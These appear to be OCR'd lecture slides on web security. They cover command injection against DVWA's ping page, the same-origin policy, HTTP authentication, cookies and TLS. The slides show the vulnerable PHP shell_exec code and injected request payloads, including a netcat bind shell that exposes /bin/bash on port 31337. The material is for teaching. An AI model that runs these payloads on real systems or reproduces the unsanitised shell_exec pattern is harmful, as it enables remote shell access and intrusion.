News From the Field

Developers beware: Imposter HTTP libraries lurk on PyPI

ReversingLabs researchers discovered dozens of malicious packages on Python Package Index that mimic popular libraries


https://www.reversinglabs.com/blog/beware-impostor-http-libraries-lurk-on-pypi


Phylum Discovers Aggressive Attack on PyPI Attempting to Deliver Rust Executable

Phylum discovers 1,300+ malicious packages published to PyPI shipping Rust stage 1 executables in ongoing malware campaign.

https://blog.phylum.io/phylum-discovers-another-attack-on-pypi

Parameter Injection






Ping for FREE

Enter an IP address below:

```
<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>
<form name="ping" action="#" method="post">
<input type="text" name="ip" size="30">
<input type="submit" value="submit" name="submit”>
</form>
```

Input to form program



```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1&submit=submit
```

ip input

Client

Server

Send output

```
 ...
 $t = $_REQUEST[‘ip'];
$o = shell_exec(‘ping –C 3’ . $t);
echo $o
 ...
```

PHP exec program

```
<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>
<form name="ping" action="#" method="post">
<input type="text" name="ip" size="30">
<input type="submit" value="submit" name="submit”>
</form>
```

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1&submit=submit
```

ip input


Client
Server

2. Send page

```
 ...
 $t = $_REQUEST['ip'];
$o = shell_exec('ping –C 3' . $t);
echo $o
 ...
```

PHP exec program

spot the bug




Ping for FREE


Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.015/0.022/0.030/0.008 ms
```

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1%3b+ls&submit=submit
```





```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes o
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.0
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.0
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.025 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.018/0.020/0.025/0.006 ms
help
index.php
source
```

```
...
$t = $_REQUEST['ip'];
$o = shell_exec('ping –C 3' . $t);
echo $o
...
```

PHP exec program

Information Disclosure


Getting a Shell

```
ip=127.0.0.1+%26+netcat+-v+-e+'/bin/bash'+-l+-p+31337&submit=submit
```

```
netcat –v –e ‘/bin/bash’ –l –p 31337
```


Trust on the Web

1. Trust that you are visiting the site you think you are



Trust on the Web

2. Trust that the site is benign




1. request

2. reply

Trust on the Web

3. Trust that third-party sites are benign



Web Security Model

- Threat model
  - Attackers cannot intercept, drop, or modify arbitrary traffic
  - DNS is trustworthy
  - SSL CAs are trustworthy
  - Lower network layers are free of vulnerabilities
  - Script cannot escape browser sandbox
- Goal: Isolate web apps from different ***origins***
  - Attacker can control a malicious website that the victim visits

Origin

Origin = <protocol, hostname, port>

- Every object is associated with an origin that provides a security context
  - Document object model (DOM)
  - Resources (images, style sheets, scripts, …)
- The ***same-origin policy (SOP)*** states that subjects from one origin cannot access objects from another origin
  - SOP is the basis of classic web security
  - Some exceptions to this policy (e.g., document.domain)
  - SOP restrictions have been relaxed in newer standards (e.g., WebSockets)

Authentication

How is authentication implemented over a stateless protocol?

- HTTP authentication
- Session cookies
- SSL certificates
- Kerberos
- Secure Remote Password (SRP)

HTTP Authentication

- Access control mechanism built into HTTP
- Server indicates that authentication is required
  - `WWW-Authenticate: Basic realm="$realmID"`
- Client submits base64-encoded username and password
  - `Authorization: Basic BASE64($user:$password)`
  - Should only be performed over HTTPS
  - No "logout" mechanism
- Digest variant uses hash construction (usually MD5)
  - Some improvement over basic authentication

Cookies

- Cookies: a basic mechanism for persistent state
  - Store small amount of data (usually ~4Kb)
  - Often used as authentication credentials
  - Associated with user tracking
- Attributes
  - Domain and path restrict resources for which browser will send cookies
  - Expiration sets how long cookie is valid
  - `HttpOnly`, `Secure`
- Manipulated by `Set-Cookie`, `Cookie` headers

Session Cookie Example

1. Client submits login credentials
2. App validates credentials
3. App generates and stores a session identifier
   - Hashed, encoded random number
   - Or, encrypted and signed data
4. App uses Set-Cookie to set session ID
5. Client uses Cookie to submit session ID as part of subsequent requests
6. Session dropped by cookie expiration or removing session record

Cookies:

Normal

SECURE

HTTP_ONLY

Cookies

Non-persistent cookies (no expiration set)

- Only stored in memory during browser session
- Good as session cookies

Secure cookies

- Only sent over encrypted (SSL) connections

Encrypting cookies sent over insecure connection

- Useless, attacker can perform replay attack

Cookies that include the client IP address

- Stolen cookie is worthless
- Breaks session if client IP changes during session

Session Cookies

Advantages

- Flexible (authentication delegated to web-app)
- Support for logout (i.e., remove session record)
- Large number or ready-made session management frameworks

Disadvantages

- Flexible (authentication delegated to web-app)
- Users can be tricked into using known session IDs
- Cookies can be replayed if stolen
- …

SSL/TLS/HTTPS

- SSL/TLS is a protocol for ensuring the confidentiality and authenticity of HTTP
  - HTTP wrapped in SSL/TLS → HTTPS
- Relies on X.509 certificates and public key infrastructure
  - Certificates used to check authenticity of server (and optionally the client)
  - Certificate authorities (CAs) are trust anchors for authenticity checks
- In theory, HTTPS should be the strongest part of web security
  - In practice, there are *many attacks*